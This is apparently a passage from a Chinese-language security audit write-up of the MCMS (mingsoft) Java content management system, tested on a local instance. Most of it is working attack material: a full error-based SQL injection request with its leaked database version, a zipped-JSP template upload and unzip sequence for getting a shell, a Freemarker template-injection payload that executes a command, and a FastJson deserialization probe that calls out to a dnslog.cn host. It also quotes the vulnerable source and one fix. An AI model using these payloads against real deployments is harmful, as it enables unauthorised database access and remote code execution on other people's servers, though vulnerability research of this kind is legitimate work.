Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: rememberMe=
[illegible]; SHIRO_SESSION_ID=[illegible]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 209

categoryType=1&sqlWhere=
[{"action":"","field":"updatexml(1,concat(0x7e,(@@version),0x7e),1)","el":"eq","model":"contentTitle","name":"
[illegible]","type":"input","value":"a"}]&pageNo=1&pageSize=10
```

```
      text-decoration:none;
      font-size:12px;
      line-height:30px;
      cursor:pointer;
    }
    .u_button_gray{
      background-color:#DDC3C7;
    }
    a.u_button_gray{
      color:#999;
    }
    .u_button_blue{
      background-color:#3498DB;
      color:#FFF;
    }
  </style>
  <body style="background-color: #B4E7BA;padding-top:5%">
    <center>
      <img src="http://cdn.mingsoft.net/global/images/500.png" onerror="
      this.src='http://cdn.mingsoft.net/global/images/500.png'"/>
      <div>
        <h3 style=" clear: both;  line-height: 40px;  font-size: 40px;  color: #333;">
          系统错误
        </h3>
        <p style=" clear: both;  margin: 30px auto 20px auto;  line-height: 35px;  font-size: 20px;  color:
        #999;">
          提示：org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallb
          ackSQLExceptionTranslator.java:89):org.springframework.jdbc.UncategorizedSQLException:
          ### Error querying database.  Cause: java.sql.SQLException: XPATH syntax error: '~5.7.26~'
          ### The error may exist in net/mingsoft/cms/dao/ICategoryDao.xml
          ### The error may involve defaultParameterMap
          ### The error occurred while setting parameters
          ### SQL: SELECT count(0) FROM cms_category WHERE category_type = ? AND del = ? AND (updatexml(1,
          concat(0x7e, (@@version), 0x7e), 1) = ?)
          ### Cause: java.sql.SQLException: XPATH syntax error: '~5.7.26~'
          ; uncategorized SQLException; SQL state [HY000]; error code [1105]; XPATH syntax error: '~5.7.26~';
          nested exception is java.sql.SQLException: XPATH syntax error: '~5.7.26~'
        </p>
        <a href="javascript:location.reload();" class="u_button u_button_gray">
          刷新页面
        </a>
        &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<a class="u_button
        u_button_blue" href="/">
          返回首页
        </a>
      </div>
    </center>
  </body>
```

红线以上，log.list、dict.list可以

6. 还有个方法

搜索`<include refid="net.mingsoft.base.dao.IBaseDao.sqlwhere"></include>`，要下载cms官方jar包的源码




Find in Files 13 matches in 9 files
□ File mask: *.java
In Project Module Directory Scope
Project and Libraries
□ Open results in new tab
Ctrl+Enter
Open in Find Window

```
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>

<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ICmsHistoryLogDao.xml 115
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-base-2.1.13-sources.jar!\...\IBaseDao.xml 14
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-base-2.1.13-sources.jar!\...\IBaseDao.xml 49
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-base-2.1.13.jar!\...\IBaseDao.xml 14
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-base-2.1.13.jar!\...\IBaseDao.xml 49
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-basic-2.1.13.2-sources.jar!\...\ILogDao.xml 163
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-basic-2.1.13.2.jar!\...\ILogDao.xml 163
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-mdiy-2.1.13.1-sources.jar!\...\IDictDao.xml 136
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-mdiy-2.1.13.1-sources.jar!\...\IDictDao.xml 177
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-mdiy-2.1.13.1.jar!\...\IDictDao.xml 136
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ms-mdiy-2.1.13.1.jar!\...\IDictDao.xml 177
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   ICategoryDao.xml 161
<include refid="net.mingsoft.base.dao.IBaseDao.sqlWhere"></include>   IContentDao.xml 243

ICmsHistoryLogDao.xml src/main/java/net/mingsoft/cms/dao
113      <if test="updateDate != null"> and update_date=#{updateDate} </if>
```


文件上传

模板位置上传

```
/ms/file/uploadTemplate.do
```




```
POST /ms/file/uploadTemplate.do HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------47287491333038152101055968006
Content-Length: 28095
Origin: http://localhost:8888
Connection: close
Referer: http://localhost:8888/ms/template/index.do?
Cookie: Idea-3efbfa1d=a3998249-3151-4a64-94ba-631823e1f819; pageno_cookie=1; SHIRO_SESSION_ID=52292314-3d33-4b49-9c80-d973c0c46e96; rememberMe=
```



```
HTTP/1.1 200
Content-Disposition: inline;filename=f.txt
Content-Type: application/json
Date: Mon, 13 Mar 2023 11:39:51 GMT
Connection: close
Content-Length: 85

{
  "result":true,
  "code":200,
  "data":"/template/1/1678707591761.zip"
}
```

打包jsp文件为zip，上传模板即可，前端时间监听，会发送解压请求



```
GET /ms/template/unZip.do?fileUrl=%2Ftemplate%2F1%2F1678707647809.zip HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Cache-Control: no-cache
Pragma: no-cache
token: null
Connection: close
```

如果使用Tomcat运行的项目，访问可getshell，`http://localhost:8888/template/1/xxx.jsp`代码没什么好看得，正常上传正常解压，没有检验删除，有删除可以试试条件竞争


图片位置上传

还有一处系统设置里的上传网站logo，也是上传zip，这里需要自己调用unZip

`/ms/file/upload.do`上传后会回显路径

```
/ms/template/unZip.do?fileUrl=zip路径
```

SSTI：Freemarker模板注入



```
<#assign value="freemarker.template.utility.Execute"?new()>${value("calc.exe")}
```

自定义页面，绑定它，然后访问即可，没有进行安全配置


源码位置net\mingsoft\base\util\FtlUtil.java

如果加上cfg.setNewBuiltinClassResolver(TemplateClassResolver.SAFER_RESOLVER);漏洞就可以修复，也可以试试Freemarker的include包含模板，可惜在win下没成功


FastJson <=1.2.80 反序列化 存在但难以利用

复现

只能看看ip，爆下依赖



```
POST /static/plugins/ueditor/1.4.3.3/jsp/editor.do HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: rememberMe=
[illegible]; pageno_cookie=1; SHIRO_SESSION_ID=
[illegible]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```



ex5kw6.dnslog.cn

DNS Query Record	IP Address	Created Time
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:23
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:16
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:15
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:15
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:14
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:14
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:14
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:14
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:14
ex5kw6.dnslog.cn	[redacted]	2023-03-14 19:01:13

post参数jsonConfig={"@type":"java.lang.Exception","@type":"com.alibaba.fastjson.JSONException","x":{"@type":"java.net.InetSocketAddress"{"address":,"val":"xxxxxxxx.dnslog.cn"}}}

源码

`net/mingsoft/basic/action/web/EditorAction.java`Map<String, Object> map = (Map<String, Object>) JSONObject.parse(jsonConfig); //直接解析了jsonConfig

URL：@RequestMapping("/static/plugins/ueditor/{version}/jsp")，需要version

```
/**
 * 百度编辑器上传
 *
 * @author 铭软开发团队
 * @date 2019年7月16日
 * 历史修订 2022-1-21 新增normalize(),
 * editor()方法过滤非法上传路径
 */
@ApiIgnore
```

```
@Controller("ueAction")
@RequestMapping("/static/plugins/ueditor/{version}/jsp")
public class EditorAction {

    @ResponseBody
    @RequestMapping(value = "editor", method = {RequestMethod.GET,
RequestMethod.POST})
    public String editor(HttpServletRequest request, HttpServletResponse
response, String jsonConfig) {
        String uploadFloderPath = MSProperties.upload.path;
        String rootPath = BasicUtil.getRealPath(uploadFloderPath);
        jsonConfig = jsonConfig.replace("{ms.upload}", "/" + uploadFloderPath);
        //过滤非法上传路径
        Map<String, Object> map = (Map<String, Object>)
JSONObject.parse(jsonConfig);
        //直接解析了jsonConfig
```

`ms-basic-2.1.13.2.jar!\WEB-INF\manager\include\head-file.ftl`可以看到{version}版本1.4.3.3

```
//百度编辑器默认配置
ms.editorConfig={
    imageScaleEnabled :true,
    autoHeightEnabled: true,
    autoFloatEnabled: false,
    scaleEnabled: true,
    compressSide:0,
    maxImageSideLength:1000,
    maximumWords: 2000,
    initialFrameWidth: '100%',
    initialFrameHeight: 400,
    serverUrl: ms.base + "/static/plugins/ueditor/1.4.3.3/jsp/editor.do?
jsonConfig=%7BvideoUrlPrefix:\'\',fileManagerListPath:\'\',imageMaxSize:20480000
0,videoMaxSize:204800000,fileMaxSize:204800000,fileUrlPrefix:\'\',imageUrlPrefix
:\'\',imagePathFormat:\'/${appId}/cms/content/editor/%7Btime%7D\',filePathFormat
:\'/${appId}/cms/content/editor/%7Btime%7D\',videoPathFormat:\'/${appId}/cms/con
tent/editor/%7Btime%7D\'%7D",
    UEDITOR_HOME_URL: ms.base + '/static/plugins/ueditor/1.4.3.3/'
}
```

mcms5.3.0 换了json解析的依赖

总结

这些漏洞都比较好发现，只取决于是否知道对应的知识点。如果有遗漏的漏洞，还请多多指教。